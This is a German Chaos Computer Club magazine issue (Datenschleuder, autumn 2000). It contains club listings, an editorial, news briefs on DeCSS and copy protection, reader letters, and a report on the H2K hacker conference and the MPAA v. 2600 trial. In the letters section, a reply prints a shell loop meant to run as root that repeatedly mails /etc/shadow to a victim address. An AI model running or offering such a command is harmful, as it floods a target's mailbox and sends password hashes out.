die datenschleuder.

Das Fachblatt für Datenreisende / Ein Organ des Chaos Computer Club

Die neueste Masche der Netzpiraten
H2K – Das Prinzip Hoffnung
Street Performer Protocol
Hochverfügbares Linux

ISSN 0930.1045 • Herbst 2000
Deutlich billiger als eine UMTS-Lizenz: DM 5,-
Postvertriebsstck C11301F

072

Erfa-Kreise

Hamburg

Lokstedter Weg 72, D-20251 Hamburg, *mailto:mail@hamburg.ccc.de./ http://hamburg.ccc.de* Phone: +49 (40) 401 801-0 Fax: +49 (40)401 801 - 41 Voicemailbox +49 (40) 401801-31. Treffen jeden Dienstag ab ca. 20.00 Uhr in den Clubräumen. Der jeweils erste Dienstag im Monat ist Chaos-Orga-Plenum (intern), an allen anderen Dienstagen ist jede(r) Interessierte herzlich willkommen. Öffentliche Workshops im Chaos Bildungswerk fast jeden Donnerstag. Termine aktuell unter *http://hamburg.ccc.de/bildungswerk/*.

Köln

Chaos Computer Club Cologne (c4) e.V.
Vogelsangerstraße 286 / 50825 Köln
50°56'45"N, 6°51'02"O (WGS84)
http://koeln.ccc.de/ Tel. 0221-5463953
mailto:oeffentliche-anfragen@koeln.ccc.de
Treffen Dienstags 20:20

Berlin

Club Discordia jeden Donnerstag zwischen 17 und 23 Uhr in den Clubräumen in der Marienstr. 11, Hinterhof in Berlin-Mitte. Nähe U-/S-Friedrichstraße. Tel. (030) 285986-00, Fax. (030) 285986-56. Briefpost CCC Berlin, Postfach 640236, D-10048 Berlin. Aktuelle Termine unter *http://www.ccc.de/berlin*

Ulm

Kontaktperson: Frank Kargl <frank.kargl@ulm.ccc.de>
mailto:mail@ccc.ulm.de / http://www.ulm.ccc.de/
Treffen: Montags ab 19.30h im 'Café Einstein' in der Universität Ulm.
Vortrag chaos-seminar: Jeden ersten Montag im Monat im Hörsaal 20 an der Universität Ulm.

Bielefeld

Kontakt Sven Klose Phone: +49 (521) 1365797, *mailto:mail@bielefeld.ccc.de*.Treffen Donnerstags, ab 19.30 Uhr in der Gaststätte 'Pinte', Rohrteichstr. 28, beim Landgericht in Bielefeld. Interessierte sind herzlich eingeladen.

Chaos-Treffs:

Aus Platzgründen können wir die Details aller Chaos-Treffs hier nicht abdrucken. Es gibt in den folgenden Städten Chaos-Treffs, mit Detailinformationen unter *http://www.ccc.de/ChaosTreffs.html*:
Bochum/Essen, Bremen, Burghausen /Obb. und Umgebung, Calw, Dithmarschen/Itzehoe, Dresden, Emden / Ostfriesland, Eisenach, Erlangen /Nürnberg/Fürth, Frankfurt a.M., Freiburg, Freudenstadt, Giessen/Marburg, Hanau, Hannover, Ingolstadt, Karlsruhe, Kassel, Lüneburg, Mannheim /Ludwigshafen/ Heidelberg, Mönchengladbach, München, Münster/Rheine/ Coesfeld /Greeven/Osnabrück, Rosenheim /Bad Endorf, Neunkirchen/Saarland, Würzburg, Schweiz /Dreyeckland: Basel, Österreich: Wien

Impressum

Herausgeber

(Abos, Adressen, etc.)
Chaos Computer Club e.V.
Lokstedter Weg 72, D-20251 Hamburg
Tel. +49 (40) 401801-0, Fax +49 (40) 401801-41,
mailto:office@ccc.de

Redaktion

(Artikel, Leserbrief etc.)
Redaktion Datenschleuder, Postfach 640236, D-10048 Berlin,
Tel. +49 (30) 285.986.56 / *mailto:ds@ccc.de*

Druck

Pinguin-Druck, Berlin (*http://www.pinguindruck.de/*)

ViSdP

Tom Lazar, <tom@tomster.org>

Mitarbeiter dieser Ausgabe

Tom Lazar <tom>, Andy Müller-Maguhn <andy>, Jens Ohlig <>, Janko Röttgers <>, Padeluun <>, Wetterfrosch <wetter>, John Kelsey <>, Bruce Schneier <>, Rüdiger Weis <>, Jan H. Haul <pirx>,

Eigentumsvorbehalt

Diese Zeitschrift ist solange Eigentum des Absenders, bis sie dem Gefangenen persönlich ausgehändigt worden ist. Zur-Habe-Nahme ist keine persönliche Aushändigung im Sinne des Vorbehalts. Wird die Zeitschrift dem Gefangenen nicht ausgehändigt, so ist sie dem Absender mit dem Grund der Nichtaushändigung in Form eines rechtsmittelfähigen Bescheides zurückzusenden.

Copyright

Willkommen auf der nerdlichen Hemisphäre...

Aber wem erzähle ich das? Die meisten Leser der Datenschleuder fühlen sich in dieser Gegend sowieso zu Hause. Was aber bis vor kurzem noch "wildes, unbesiedeltes Terrain" war, wird zunehmend erschlossen und "zivilisiert". Werden erfahrenen und umsichtige "Trapper und Indianer" durch unwissende und respektlose "Großstadttrampel" und "Kavallerie" verdrängt?

Immer wenn zwei Kulturen aufeinander prallen, entstehen Konflikte. DIe Geschichte lehrt uns dabei, daß der Eindringling bisher üblicherweise als Gewinner hervorging. Aussergewöhnliche Etappensiege der "Ureinwohner" alá General Custer änderten nichts am Endergebnis: überall schöne, neue bunte Welt und zwischendrin (meist in den unwirtlicheren Gefilden) ein paar karge Reservate.

Droht uns Hackern dasselbe Schicksal wie den Ureinwohnern Amerikas? Wenn man die Vergangenheit extrapoliert, lautet die Antwort "Ja". Auch wenn es zunächst scheint, als ob dem aufgeschlossenen Datenreisenden heute völlig andere Mittel zur Verfügung stünden, als seinerzeit dem Indianer (Stichwort "underground resistance with VPN"), so macht Lawrence Lessig doch einen nicht uninteressanten Punkt, wenn er sagt "You tell me about the strengths of PGP? Let me tell you about the U.S. Marines".

So, wie das "Internet keine Blümchenwiese mehr ist", steht die "nerdliche Hemisphäre" leider auch nicht gerade unter Naturschutz. Was bedeutet das nun für den Hacker? Er wird sich mit neuen Dingen konfrontiert sehen, die vielleicht nicht unbedingt zu seinen bisherigen Kompetenzen zählen. Kommunikation wird immer wichtiger. Ein Hacker, der einem arglos fragendenen Bekannten nicht erklären kann, warum beispielsweise "der Kampf *gegen* die MPAA in Wirklichkeit ein Kampf *für* die Freiheit ist" (Andreas Bogk) und nicht nur das Bestreben nach möglichst viel und kostenloser Musik aus dem Internet ist, sägt auf dem Ast, auf dem wir alle sitzen. Schweigen ist genauso schlimm wie lügen, das gilt auch für uns.

Das bestenfalls diffuse, überwiegend aber negative Bild von Hackern in der Öffentlichkeit (und dazu zählt auch *Dein* unmittelbarer Freundes- und Bekanntenkreis!) existiert nur deshalb, *weil wir es erlauben*.

Wenn wir eines Tages aufwachen und uns in "1984" wiederfinden, dann also nur, weil wir heute die Schnauze gehalten haben.

Tom Lazar <tom@tomster.org>

Moorhuhn schlägt zurück

Die amerikanische Luftfahrtbehörde FAA (Federal Aviation Administration) besitzt ein auf der Welt einmaliges Gerät zum Testen der Beständigkeit von Flugzeug - Windschutzscheiben. Bei dem Gerät handelt es sich um eine Art Katapult, welches ein totes Huhn, mit einer Geschwindigkeit, die in etwa der eines fliegenden Flugzeugs entspricht, gegen die zu untersuchende Windschutzscheibe schießt. Die Theorie dahinter ist, dass die Flugzeugwindschutzscheibe, wenn sie dem Aufprall dieses Hühnchens standhält, auch einen Zusammenprall mit einem echten Vogel während des Fluges ungeschadet übersteht. Britische Ingenieure waren sehr interessiert an diesem Verfahren und wollten damit die Windschutzscheibe einer neu entwickelten Hochgeschwindigkeits Lokomotive testen. Sie liehen sich die FAA - Hühnchen - Schleuder aus, luden sie mit einem Hühnchen und feuerten. Das ballistische Hühnchen zerschmetterte die Windschutzscheibe, durchschlug den Fahrersitz, zerstörte eine Instrumententafel und blieb schließlich in der Rückwand der Fahrerkabine stecken. Die Briten waren zutiefst erschüttert und baten die FAA die Testanordnung zu überprüfen, ob sie auch alles korrekt ausgeführt hätten. Die FAA - Ingenieure überprüften alles sorgfältig und gaben den britischen Ingenieuren die folgende Empfehlung: "Benutzen Sie bitte ein aufgetautes Hühnchen!" **<ash>**

Quelle: de.alt.technik.waffen

Dreck am Stecken

Wir haben es ja schon immer gewußt: Tastaturen ziehen grob- und feinstoffliche Materie auf geradezu magische Art und Weise an. Ob es ein an dieser Stelle nicht namentlich genannter Arbeitskollege ist, der in regelmässigen Abständen vorwiegend heiße und klebrige Flüssigkeiten über seine gute alte IBM Tastatur gießt oder der längst vergessene Sysop der, nachdem er aufgehört hat, am Rechner zu essen, weil er sie nicht mehr andauernd reinigen wollte, zwölf Kilo abnahm: jeder kennt solche Geschichten. Jetzt ist es amtlich: irgendjemand bei ZDNET der oder die eindeutig zuviel freie Zeit hat, ließ die Tastaturen sämtlicher Mitarbeiter im Monatsabstand in einem Labor analysieren. Ergebnis: 56 Prozent "getreideähnlichen Ursprungs", sieben Prozent Nudeln, vier Prozent Gemüsereste (das kann nicht sein, oder?), sowie "traces of pencil mines, finger nails, scotch tape and paper clips". Summe: zwei Gramm pro Monat. **<tom>**

Quelle: zdnet.com

Quintessenz.at unter Druck

DVDs werden mit dem Verschlüsselungscode CSS gesichert, um das Kopieren auf Videokassetten zu verhindern. CSS verunmöglicht es auch, preiswertere US-amerikanische DVDs auf für den europäischen Markt produzierten Playern zu spielen. Die Filmindustrie wollte durch diese Sicherheitsmaßnahmen verhindern, dass sie in ähnliche Probleme gerät wie die Musikindustrie mit den Internet-Tauschbörsen Napster, Gnutella etc. Es dauerte jedoch nicht lang, bis CSS entschlüsselt wurde. Die Dechiffrierung gelang einer Gruppe von Linuxfans. Ihr Gegenmittel DeCSS wird, wie bei Linux üblich, frei über das Internet verteilt. Die Motion Picture Association schlägt jetzt wild um sich und setzt alle Websites unter Druck, die einen Link zur DeCSS-Site legen. Ein Aktivist aus dem Umfeld von Quintessenz.at, einer Gruppe, die sich seit langem für die Wahrung der Privatsphäre und Bürgerrechte einsetzt, bekam nun ebenfalls eine Mail der MPAA-Anwälte. **<netline>**

Quelle: *http://www.netline.at/storyserver.taf?detail=32077&what=200*

One-Time Credit Card Numbers

Was bei Protokollen wie APOP oder beim Online-Banking schon längst gang und gäbe ist, soll jetzt auch bei kredikartenbasierten Transaktionen Einzug halten. Zumindest nach Plänen von AmericanExpress. Nachdem das umstrittenen SET-Verfahren der Konkurrenz VISA/Mastercard nicht so richtig Fuß fassen konnte, sieht es vielleicht garnicht so schlecht aus für das Projekt von AmEx. Das Konzept an sich ist nicht schlecht: auf einer secure website oder sogar offline mit einem utility tool (hoffentlich OpenSource und plattformunabhängig) kann sich der Kunde eine beliebige Anzahl von Kredikartennummern generieren, die er jeweils nur einmal einsetzen kann. Der Algorithmus wurde dabei so entwickelt, daß die Händler keine Änderungen an ihrem Abrechnungssystemen vornehmen müssen, sondern die "Wegwerfnummern" wie herkömmliche "Festnummern" behandeln können. Auch die Abrechnung erfolgt genauso wie vorher. Mal abwarten, aber wenn das alles stimmt, haben ein paar "corporate nerds"tatsächlich mal was sinnvolles ausgetüftelt... **<tom>**

Quelle: cid 38, Global Press / heiseticker

Alan Cox on America...

(In response to a complaint, that usage of deCSS is still outlawed under U.S. law) "The US is not the world. The US is an annoying little police state sandwiched somewhere between Mexico and Canada. There has been no action against deCSS in most of the planet, indeed the people in Norway for the moment are still free". **<bogk>**

Quelle: Mailingliste livid-dev@linuxvideo.org

Wenn Banken online gehen...

"Die amerikanische Bank Western Union hat nach dem Einbruch von Hackern in ihr Online-Banking-System tausende Kunden aufgerufen, ihre Kreditkarten abzumelden und neue zu beantragen."

Wo die ihre Kundeninformationen immer speichern...

Polizei mit HandHeld unterwegs

Die Autobahnpolizei im Regierungsbezirk Arnsberg (Westfalen) wird "im Rahmen eines Pilotprojektes" mit fünfzig Handhelds von Hewlett Packard, Model "Jornada 680" ausgestattet. Nicht bekannt ist bisher, ob und mittels welcher Technologie diese WindowsCE basierten Geräte auch online mit der Einsatzleitung verbunden sind. Was die Sache natürlich erst richtig interessant machen würde. Für *alle* Beteiligten, versteht sich... **<tom>**

Quelle: cid 39, Global Press

Äh, jetzt dann doch lieber keine Computer an Schulen?

Die US-"Kinderschutz"-Organisation mit dem klangvollen Namen "Alliance for Childhood" ist der Ansicht, daß "Computer mit Internetanschluß [...] nicht im geringsten dafür sorgten, daß die Schüler bessere Lernerfolge erzielten". Sie fordern jetzt, daß die US-Regierung die Ausstattung der Schulen mit "Multimedia-Hardware" einstellt. Es gäbe ja auch noch andere erzieherische Aspekte, die berücksichtigt werden müssten. Zudem seien viele Schulen baufällig und renovierungsbedürftig.

Kann man eigentlich nur begrüssen: werden die armen Kleinen schon mal nicht von früh an mit Microsoft und Klickibunti infiziert... **<tom>**

Quelle: cid 39, Global Press

Datenschutz

Hallo liebe Leute, ich nehme an einer Umschulung zum "IT-Fachinformatiker" seit dem 1.3.00 teil. Seit circa einem Monat ist auf unseren Rechnern ein Programm (System Guard 2000) installiert, das den Zugriff auf das CDrom, Systemsteuerung usw. beschneidet. Gestern wurde das Programm von uns geknackt und wir haben mitbekommen das alles (auch jede Tastatureingabe) protokolliert wird. Wir konnten unsere Passwörter, Emails usw in diesem Protokoll ansehen.

Nun, meine persönliche Meinung und sicher juristisch nicht wasserdicht: wenn diese Aufzeichnung nicht vorher mitgeteilt und von Euch gebilligt wurde, ist dies mit Sicherheit nicht zulässig. Der Eingriff in die Persönlichkeitsrechte, der durch diese Programme durchgeführt wird, ist nur in Ausnahmefällen zulässig, z.B. zum Aufspüren einer technischen Störung. Erhobene Daten dürfen auch nur für den jeweiligen Zweck (eng gefaßt) verwendet werden. Näheres erklärt Dir Dein Landesbeauftragter für den Datenschutz.

Wir haben die Geschäftsleitung informiert und um Stellungnahme gebeten. Sonst würden wir die anderen Umschüler über den Zustand informieren. Als Antwort kam eine Drohung mit dem LKA. Ich wäre dankbar wenn ihr mir einige Infos zu unserem Problem schicken würdet. Ich kann nicht weiterschreiben weil wir das Raumes verwiesen wurden.

Und was soll das LKA tun? Es wäre sehr schön, wenn das kommt - das kann dann gleich Beweise zu Eurem Strafantrag erheben :-) Der Datenschutzbeauftragte kann Euch sicher sagen, gegen welche Rechtsnormen das Unternehmen verstoßen hat - unter Umständen kommt ein Strafantrag gegen den Gesvchäftsführer in Betracht, weil er nicht organisatorisch sichergestellt hat, daß verbindliche Rechtsnormen (Art. 10 GG zum Beispiel, das Post- und Fernmeldegeheimnis, ist bei E-Mails durchaus einschlägig) eingehalten werden.

Bei einer Umschulungsmaßnahme, die aus öffentlichen Kassen gefördert wird, könnte das Unternehmen auch einen Hinweis an die entsprechenden Stellen (z.B. Arbeitsamt) als unangenehm empfinden.

Aber zuerst: Macht beim DS-Beauftragten einen Termin und lasst Euch schlau machen. In der Regel ist dort jemand speziell für Teledienste usw. zuständig. **(pirx)**

Jugendschutz?

Hallo, ich arbeite in einem Jugendhaus in dem seit neuestem auch der Zugang zum Internet angeboten wird. Jetzt gehen unsere Kids allerdings doch immer wieder in die "verbotenen Seiten" rein. Gibt es ein Programm (außer das eingebaute im Explorer) welches mir die Möglichkeit gibt, Seiten wie z.B. rotten.com oder irgendwelche Sexseiten zu sperren???

Bitte sagt mir Bescheid, danke.

Ich war über ein Jahr die "Aufsicht" im Internetraum eines Jugendzentrums. Ich empfehle eine gute Durchmischungs von Jungs und Mädels, wenn die sowas wie rotten.com anschauen. Verbote haben keinen Zweck. Oder möchtest Du Säuglingen an der Mutterbrust aus Gründen des Jugendschutzes eine Augenklappe aufsetzen?

Mit etwas Glück bekommst Du noch die Tiefdruckbeilage der FAZ vom Samstag. Dort wird der Geschlechtsverkehr eines Faun mit einer Ziege im Bild dargestellt. Würdest Du oder Deine Vorgesetzten den Kindern verbieten, die FAZ zu lesen und für eine Indizierung eintreten?

Kindersicherungen werden heutzutage von Kindern beherrscht und die Eltern kommen damit nicht klar. Beim Internet ist es noch drastischer. **(wau)**

Handbücher

Hallo CCC, ich bin auf der Suche nach Handbüchern zu ein paar Progz. Ich suche speziell noch zu WaveLab3.0, Flash 4.0, Adobe Premiere 5, WindowsNT-Kompendium, MS-Office-Kompendium u.a. Könnt ihr mir da weiterhelfen ?

Da fragst Du am Besten bei den jeweiligen Herstellern nach. **(wetter)**

Offenes Scheunentor I

Guten Tag... Der ftp/ftp account bei *http://www.meinberlin.de* ist sträflich offen. Man konnte über den ftp/ftp account alle Daten der Seite verändern, löschen usw. Nachdem ich dies dem admin von meinberlin.de per e-mail berichtet habe, dachte ich eigentlich, dass diese Sicherheitslücke sofort zugemacht wird. Aber dem ist nicht so. Einen Tag später, nämlich heute, besteht diese Sicherheitslücke immer noch. Daher frage ich mich: Wer ist der Webadmin von meinberlin.de ??? Ist ihm seine Arbeit eigentlich vollkommen egal ? Nunja...ich wollte diese Sache euch nurmal mitteilen und möchte gerne wissen wie ihr über diese Angelegenheit denkt.

Ist eine eNTe - nicht, dass das Ding offen ist, sondern das OS ;-)

Hab da mal angerufen, aber da hiess es nur "unsere Internetredaktion ist ab 11:00 Uhr erreichbar." Mutig... O-Ton des Menschen am Telefon: "Ich hab da keine Ahnung, das sind böhmische Dörfer, rufen Sie doch um 11:00 Uhr wieder an."

Beim Provider geht nur ein Anrufbeantworter hin. Ich werd da mal um 11:00 Uhr nochmal anrufen, wenn's sonst keiner machen will.

Spinnen die? **(vb)**

Mailbomb´-Construction-Kit

Könnt ihr einen funktionirenden Mail Bomber sagen??? Wenn es geht mit Adresse!!

```
while true ;
   do mail -s bombe \
     opfer@do.main </etc/shadow ;
done
```

(als root auszuführen) **(sven)**

Offenes Scheunentor II

Ich war vor etwa 3-4 Monaten in einem System und gestern schaue ich noch mal ob das Sicherheitsloch noch offen ist. Nun denn: Yep, ist es noch. Nun will ich den Systemadmin darauf hinweisen, daß seine Kiste vor Angriffen nicht gerade geschützt ist und da das System auch .de Domains vergibt ist wohl auszurechnen, dass wenn ich einen schlechten Tag erwische, gleich ein paar Domains meine sind, da der Typ im /home/ verzeichnis eine Datei angelegt hat, die wirklich viele logins+passwörter enthält und die /etc/shadow nicht gerade klein und sein passwort=network ist wollte euch fragen wie ich den Admin auf eine für mich sichere weise aufmerksam machen kann, dass er sein System einwenig sicherer machen sollte. Ich habe bis jetzt noch keine nachricht verschickt da alle ab und zu mal die logfiles überprüfen und sowas ist mir noch nie passiert. Ich hoffe ihr könnt mir bei diesen fall helfen.

Hmmm. Also, ich würde einfach anrufen (aus der Domainanmeldung bekommt man idR die Telefonnummer), bei ausreichender Paranoia aus einer Telefonzelle. **(pirx)**

Das Prinzip Hoffnung

von Andy Müller-Maguhn

Datenreisebericht H2K Konferenz der 2600 in New York 14.-16.07.2000

Bereits zum zweiten bzw. dritten Mal organisierte die amerikanische 2600 Gruppe [1], im altehrwürdigen Hotel Pennsylvania in New York die "Hackers on Planet Earth" Konferenz [2]. Die erste Konferenz 1995 war allerdings eher eine rein amerikanische Zusammenkunft, die zweite Konferenz 1997 - wenn ich das richtig verstanden habe - auch in einem anderen Hotel und zeitgleich zum "Hacking in Progress" Camp in Holland. Da ich zur ersten Konferenz 1995 zuletzt in New York war, sollte ich einführend und erklärend vielleicht zunächst etwas über das Umfeld und die Atmosphäre der Konferenz berichten. Im Jahre 1995 war New York bzw. Manhattan eine eher rauhe, kantige und lebendige Ecke, die zwar nicht besonders hygenisch wirkte, aber dafür mit unglaublicher Dynamik und buntesten Menschen auf den Straßen ein passendes Umfeld zur Konferenz darstellte. Die Touristenströme waren sozusagen noch in einheimische Umgebung und Kultur eingebettet.

Trial & Error: in diesem Stadium der Entwicklung fuhr der "autonome Sprühroboter" noch vorwärts – und verwischte dabei natürlich die Schrift, duh! In diesem Fall gilt aber ausnahmsweise: "Inhalt schlägt Form!"

Im Jahr 2000 hatte sich einiges verändert; die fünf Jahre der "Zero Tolerance" Policy haben deutliche Spuren hinterlassen. Glaubte ich anfangs noch, mich positiv beeindruckt von der äußerst geringen Anzahl rauchender Menschen und den verhältnismässig sauberen Straßen zu wähnen, so hörte jegliche positive Assoziation leider gleich am ersten Morgen nach der Ankunft auf, als ich es wagte, mir in der Hotellobby einen Kaffee und einen Croissant zu kaufen.

Glücklich wähnte ich mich in einem der wenigen Sessel am Kaffee nippend, als ein Angestellter des Hotels mich darauf hinwies, daß es nicht erlaubt sei, im Sitzen zu trinken. In der Annahme, es handele sich um ein Polsterschonprogramm begab ich mich zu einer tischähnlichen Formation aus Marmor, knappste ein Stück Croissant, wo mich dann ein anderer Angestellter des Hotels darauf hinwies, daß es nicht erlaubt sei während des stehens zu essen. Diskussionen waren annährend sinnfrei. Derartiges ist mir zuletzt in Bayern passiert, und ich weiß, warum ich mich dort sowenig wie möglich aufhalte.

Die nähere Betrachtung des Geschehens auf den vermeintlich sauberen Straßen warf auch mehr Fragen auf, als sie beantwortete. Annährend jedes Geschäft hat offenbar einen eigenen Angestellten für die Reinhaltung des Bürgersteigabschnittes vor dem Ladengeschäft. Wie diese Art von Arbeitsplätzen entlohnt wird, und welche Anstrengungen das amerikanische Bildungswesen unternimmt, damit die Leute mit solchen Jobs glücklich sind blieb mir zumindest völlig unklar.

[1] http://www.2600.com
[2] http://www.h2k.net

Auch beim Fahrstuhlfahren kann man bereits in größte Schwierigkeiten geraten, wenn man unachtsam etwa eine Frau mit dem Ellbogen an der Schulter berührt. Ausführliche Entschuldigungszeremonien werden in erstaunlicher Lautstärke eingefordert, um jeglichen Verdacht der versuchten sexuellen Belästigung (wie auch immer das mit dem Ellbogen gehen soll) von sich zu weisen. Leider konnte ich trotz mehrerer Gespräche mit Eingeborenen nicht herausfinden ob der Bürgermeister von New York von Bayern oder Singapur für das von ihm eingeführte "Zero Tolerance" Programm inspiriert wurde. Im Ausgleich wurde mir allerdings berichtet, mit welchem Programmteil er durchweg scheiterte.

Ursprünglich sollten die Bürger von New York dazu erzogen werden, sogar bei Rot an der Ampel zu halten. Das bis dato weit verbreitete "Jaywalking" - sprich kreuz und quer über die Straße laufen, ungeachtet etwaiger Ampelfarben, wurde als Indikator allgemeiner mangelnder Disziplin als bösartig, verabscheuungswürdig und Hort asozialen Verhaltens und Kriminalität bezeichnet. Nebst der Debattierung empfindlicher Geldstrafen wurde eine Videoüberwachung ausgewählter Plätze in der Nähe öffentlicher Gebäude erprobt. Die Regierungsangestellten wurden angehalten, sich vorbildlich gegenüber den normalen Bürgern gemäß den Ampelfarben zu verhalten.

Die Legende der Eingeborenen besagt nun, daß exakt jener Bürgermeister, der sich so vehement gegen das Jaywalking ausgesprochen hatte, auf einem solchen Videoband festgehalten wurde, als er an einer roten Ampel über die vielbefahrene Straße lief. Die Polizei begnügte sich damit, daß Videoband dem Fernsehen zuzuspielen, anstelle ein Ermittlungsverfahren gegen ihn einzuleiten. Jaywalking gilt seitdem als akzeptiert; es gibt praktisch keine Fußgänger, die sich an den Ampeln und nicht an den Autos orientieren. Da der Verkehr immer noch sehr heftig ist und zu häufigen Staus führt, wird kreuz und quer zwischen den Autos hergelaufen.

Die Konferenz selbst hatte sich hingegen äußerst positiv vernetzt entwickelt, so daß neben der vormals eher individuell dastehenden 2600-Gruppe auch etliche andere Gruppen und Projekte wie Cult of the Dead Cow und die Electronic Frontier Foundation aktiv vertreten waren. Das Konferenzprogramm war zwar formell gesehen tagsüber, die Konferenz selbst aber de fakto von Freitag morgen bis Sonntag spätnachmittag. Eine einzige fette Party, die insbesonders durch die vielzahl kultureller Aktivitäten einen durchaus von Jetlag und Übermüdung ablenken konnte.

Neben eher traditionellen technischen Themen rund um Internet, Telefon- und Mobilfunknetzen war der anstehende Prozeß der MPAA (Motion Pictures of America Association) gegen 2600 bzw. den formell auch für das Webprogramm verantwortlichen Emmanuel Goldstein wegen Anlegung einer Linkliste zu den DeCSS Sourcecodes ein Thema, das sich deutlich in den verschiedenen Facetten bis hin zur Grundsatzfrage nach den Sinn von Urheberrechten im Jahre 2000 niederschlug.

Die "Keynote"-Speech hielt der ehemaliger Sänger der Punkband "Dead Kennedies" Jello Biafra, der trotz einstündiger Verspätung (entschuldigte sich kurz, daß er verpennt hatte) ein aufmerksames Publikum von 2.500 Leuten vorfand. Er adressierte nicht nur eine kompakte Gesellschaftskritik in *deutlicher* Sprache ("More and more people are realizing that corporations are going too damn far"), sondern sprach auch die Frage nach "geistigem Eigentum" und anderen Blödsinn deutlich an; insbesondere mit der für ihn wichtigen Frage nach sinnvollen Finanzierungsformen für Künstler.

Im Bezug auf die Workshopräume erinnerte die H2K ein bißchen an den Chaos Communication

Congress 1997, den letzten in den Räumen des Eidelstedter Bürgerhauses in Hamburg; die Leute standen vor den völlig überfüllten Räumen in den Fluren, um noch ein paar Bits Information über Funknetzprotokolle, IP-Insecurity und andere Techniken zu hören.

Die als Ausgleich im Programm zur Verfügung stehenden Auflockerungen machten das mehr als wett; neben der theatralischen Darbietung der Cult of Dead Cow (das ist unbeschreiblich; ein Mittelding zwischen einer Orgie und einem Vortrag über die Unsicherheit von Microsoft-Systemen) wurde der Film "Freedom Downtime" (wir zeigen ihn auf dem 17C3) von Emmanuel Goldstein et al. über die Kevin Mitnick Story aufgeführt. Insbesondere die über zweistündige Verspätung, die sich aus den Synchronisierungsproblemen zweier Beamer in den zwei Konferenzräumen ergab und zu einer Vielzahl von unterschiedlichen künstlerischen Darbietungen einzelner Teilnehmer ergab, gaben mir das beruhigende Gefühl, unter intelligenten Menschen zu sitzen.

In der langen Samstagnacht kotzte sich der ehemalige CIA-Mitarbeiter Robert Steele, der 1995 die Eröffnungsrede auf der HOPE-Konferenz gehalten hatte, über die strukturbedingten Inkompetenzen und systematischen Fehlervertuschungen bei der CIA im Rahmen einer 3-4 stündigen Questions & Answers Session mit dem Publikum aus. Der hat sich einfach mal die Seele freigeredet, wenn auch viele seiner Äußerungen vom Publikum mit äußerster Skepsis aber auch äußerstem Gelächter ob der klaren Worte ("I´ll explain to you how this damn shit happened with the Chinese embassy") aufgenommen wurde.

Spätestens die Theateraufführung des zu erwartenden Gerichtsprozesses der MPAA gegen die 2600, in dessen Verschluß schließlich der Vertreter der MPAA wegen gesellschaftsschädlichem Verhalten verhaftet wurde, hat aus H2K ein wirkliches kulturelles Ereignis gemacht und ein Blick auf die künstlerischen Qualitäten vieler Hacker geworfen. Aus einer Versammlung von Technik- und Strukturfreaks hat sich mittlerweile eine ganzheitliche Kultur entwickelt.

Im Rahmen des Hackcenters - das vor allem nachts durch seine grossen Fensterfronten im 18. Stock mitten in Manhatten schon ein Höchstmaß an Raumschiffgefühl vermittelte - gab es nicht nur Internetanbindung mit den automatisch daran anhängenden Scharen süchtiger Mailjunkies etc. sondern auch eine kleine Ansammlung an Projektausstellungen verschiedener Gruppen.

Insbesondere das Institute for Applied Autonomy [1] beeindruckte durch seinen in einer Mischung aus Lego-Mindstorm, Fischertechnik und Modellbautechik konstruiertem Kleinroboter für das automatische Anfertigen von Graffitis ohne Verhaftungsgefahr. Die ausliegenden Kurzbroschüren unter dem Motto "IAA - Our shit works" sind sicherlich ausführlichere Beachtung und europäische Relaisierung wert. Erwähnenswert erscheint mir in diesem Zusammenhang auch eine vom IAA durchgeführte Studie (Rogue's Gallery Social Experiment) über die sinkende Hemmschwelle bei der Durchführung roboterisiertem Vandalismus: "Studies shows that in nearly 100% of the cases a given agent of the public will willingly participate in high profile acts of vandalism, given the opportunity to do so via mediated tele-robotic technology".

Im unmittelbaren Anschluß an die Konferenz am Montag begann dann auch der Prozeß MPAA vs. 2600, der mir auch in kompletten auf die Konferenz folgenden Woche mehr Synapsennahrung geben konnte, als das doch eher

---

[1] http://www.appliedautonomy.com

durch Touristengetummel dominierte Manhattan.

Im wesentlichen möchte ich eigentlich auf die wirklich lehrreichen, wenn auch überlangen Wortprotokolle der Gerichtsverhandlungen - verlinkt auf http://www.2600.com verweisen. Für diejenigen, die dafür nicht die Zeit haben, möchte ich hier kurz das Szenario und wesentliche Elemente beschrieben.

Die MPAA (Motion Pictures of America Association) läßt sich als Kläger der ganzen Angelegenheit natürlich durch gutbezahlte Anwälte - und wie sich am ersten Tag herausstellte - auch hochbestochene Zeugen einiges Kosten. Der erste Tag begann mit einer strategisch geschickt plazierten Zeugenvernehmung des Universitätsprofessors Dr. Michael Shamos. Strategisch insofern geschickt, als daß am Montag vormittag noch am meisten Presse anwesend war und die Zeugenvernehmung am vormittag durch den Anwalt der MPAA erfolgte. Dr. Shamos beeindruckte am Vormittag durch Universitätstitel und dem Bericht über ein Experiment, im Rahmen dessen er eine DVD DeCSS´te und dann als DivX im Netz mit einer anderen DivX tauschte. Das ganze sollte dem Nachweis dienen, daß DeCSS ja als Instrument zur Überlistung von Urheberrechtsschutzinstrumenten verbreitet worden sei (und natürlich zu nichts anderem).

In der Nachmittagsvernehmung durch die EFF stellte sich allerdings nicht nur heraus, daß der Mann seinen Universitätstitel nur dazu mißbraucht, im wesentlichen Vorträge bei Firmen zu halten und einen deutlich fünfstelligen Betrag für seine Aussage für die MPAA bekommen hat. Vor allem seine Expertise brach vollständig zusammen, als er seine offensichtliche Unfähigkeit Detailfragen zu beantworten schließlich damit entschuldigte, daß ganze hätte ja im wesentlichen ein Student von ihm durchgeführt. Der von ihm angegebene Bandbreitenbedarf wurde auch vom Richter mit einigem Stirnrunzeln zur Kenntnis genommen, als er versuchte, ebendiesem zu erläutern, eine 7 Mbit Anbindung zuhause wäre ja heute normal.

Aufschlußreich war u.a. die Vernehmung der für die DVD-Entwicklung mitverantwortlichen Mitarbeiterin King bei Warner Brothers (executive vice-president worldwide business affairs for Warner Home Video), die in Ihrer Vernehmung zunächst angab, man sei von der DeCSS Entwicklung im Jahre 1999 völlig überrascht gewesen und hätte das Verfahren bis dato ja für zumindest zeitgemäß sicher gehalten. 1999 sei die nackte Panik ausgebrochen und hätte zu einer Wahnsinnsaktion mit etlichen Krisensitzungen geführt.

Im Rahmen Ihrer Vernehmung gegenüber der EFF (die sich offenbar dank hinreichend üppigen Etats oder außerirdischer Unterstützung etliche MPAA-interne Dokumente besorgt hatte) tauchte auf einmal ein MPAA-internes Memo von 1997 (!) auf, daß ausgerechnet von ihr verfasst auf das Ergebnis der Untersuchungen der Firmen Medon und Macrovision hinwies, die den CSS-Algorithmus als "weak, useless" bezeichnete.

Hackcenter sind doch alle gleich – überall auf der Welt...

